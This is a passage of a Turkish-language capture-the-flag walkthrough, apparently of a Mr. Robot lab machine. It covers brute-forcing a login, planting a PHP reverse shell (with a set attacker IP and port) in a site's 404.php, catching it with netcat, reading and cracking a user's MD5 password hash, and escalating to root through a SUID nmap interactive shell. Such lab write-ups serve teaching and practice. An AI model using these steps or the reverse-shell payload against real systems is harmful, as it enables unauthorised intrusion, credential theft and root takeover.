


9- Şimdi ise kullanıcı adımızı sabit tutarak ve yine aynı sözlüğü kullanarak bu sefer parolayı bulmaya çalışıyoruz.

Ve evet başarılı olduk.



10- Hemen giriş yapmaya çalışalım.




11- Giriş yaptık. Tabii ki hedef makineye girebilmek için akla ilk gelen yönetmlerden biri reverse Shell atmak olacaktır. Bunun için Linux makinemizde bulunan shell'imizi düzenliyoruz.


```
Dosya  Eylemler  Düzen  Görünüm  Yardım
agola@kali:~$ locate php-reverse-shell
/usr/share/laudanum/php/php-reverse-shell.php
/usr/share/laudanum/wordpress/templates/php-reverse-shell.php
/usr/share/webshells/php/php-reverse-shell.php
agola@kali:~$ cp /usr/share/laudanum/php/php-reverse-shell.php /home/agola/Masaüstü/
agola@kali:~$ cd Masaüstü/
agola@kali:~/Masaüstü$ nano php-reverse-shell.php _
```

```
agola@kali: ~/Masaüstü
Dosya  Eylemler  Düzen  Görünüm  Yardım
 GNU nano 4.9.2                    php-reverse-shell.php                    Değiştirildi
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----------
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.9.154.21';  // CHANGE THIS
$port = 4444;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

^G Yardım Al   ^O Yaz          ^W Ara          ^K Metni Kes    ^J Yasla        ^C İmleç Pozisyon M-U Geri Al    M-A Metni İşaretl M-] Paranteze  M-Q Önceki    ^B Geri
^X Çık         ^R Dosya Oku    ^\ Değiştir     ^U Metni Yapıştır ^T Denetime   ^_ Satıra Git    M-E Yinele      M-6 Metni Kopyala ^Q Neredeydi   M-W Sonraki   ^F İleri
```


12- Shellimiz hazır şimdi bu Shell dosyasındaki kodları kopyalıyoruz ve sitedeki 404.php isimli dosyamızın içerisine yapıştırarak yüklüyoruz.




13-Shell içerisinde belirlemiş olduğumuz portu dinlemeye alıyoruz.



14-İlgili dizine gitmeye çalıştığımızda reverse Shell elde ediyoruz.







15-Kullanıcıları değiştirmek için bir terminale ihtiyacımız var ve / bin / sh -i kullanarak terminal açamayız. Önce terminal açıp işlemlerimize sonra devam ediyoruz. Home dizini altındaki robot kullanıcısına girerek orda bulunan "password.raw-md5" dosyasına bakıyoruz ve karşımıza bir hash çıkıyor.

```
Dosya  Eylemler  Düzen  Görünüm  Yardım
agola@kali:~/Masaüstü$ nc -lvp 4444
listening on [any] 4444 ...
10.10.175.6: inverse host lookup failed: Unknown host
connect to [10.9.154.21] from (UNKNOWN) [10.10.175.6] 35498
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10
 13:37:35 up  2:47,  0 users,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU W
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
daemon@linux:/$ cd /home
cd /home
daemon@linux:/home$ ls
ls
robot
daemon@linux:/home$ cd robot
cd robot
daemon@linux:/home/robot$ ls
ls
key-2-of-3.txt  password.raw-md5
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```

16- Online siteler üzerinden bu md5 hash'i kırarak bir şifre elde ediyoruz.



17- Elde ettiğimiz bu şifreyi robot kullanıcısına erişmek için kullanıyoruz ve başarılı oluyoruz. Ardından ikinci flag olan "key-2-of-3.txt" isimli dosyayı okuyarak flag'i elde etmiş oluyoruz.



18- Şimdi ise 3. Flagi elde etmek için bu sefer root yetkisine sahip olarak root kullanıcısının dosyalarında aramamız gerekiyor. Bu yüzden hangi programların SUID'sinin en az 4000 olduğunu bulmamız gerekiyor.

Nmap'te SUID bit seti var. Çoğu zaman yöneticiler SUID bitini nmap olarak ayarlar, böylece ağın verimli bir şekilde taranması için kullanılabilir, çünkü kök ayrıcalığı ile çalıştırmazsanız tüm nmap tarama teknikleri çalışmaz. Ancak,nmap eski sürümlerinde, nmap'i etkileşimli bir modda çalıştırabileceğiniz ve kabuğa kaçmanıza izin veren bir işlev vardır. Nmap SUID bit setine sahipse, kök ayrıcalığı ile çalışır ve etkileşimli modu aracılığıyla "kök" kabuğa erişebiliriz.

```
robot@linux:/$ find / -perm +6000 2>/dev/null | grep '/bin/'
find / -perm +6000 2>/dev/null | grep '/bin/'
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/mail-touchlock
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/screen
/usr/bin/mail-unlock
/usr/bin/mail-lock
/usr/bin/chsh
/usr/bin/crontab
/usr/bin/chfn
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/expiry
/usr/bin/dotlockfile
/usr/bin/sudo
/usr/bin/ssh-agent
/usr/bin/wall
/usr/local/bin/nmap
robot@linux:/$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> _
```

19- Ve nmap'in bu zafiyetini kullanarak /root dizini altındaki "key-3-of-3.txt" isimli üçüncü flagimizi elde etmiş oluyoruz

```
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# whoami
whoami
root
# cd /root
cd /root
# ls
ls
firstboot_done  key-3-of-3.txt
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
```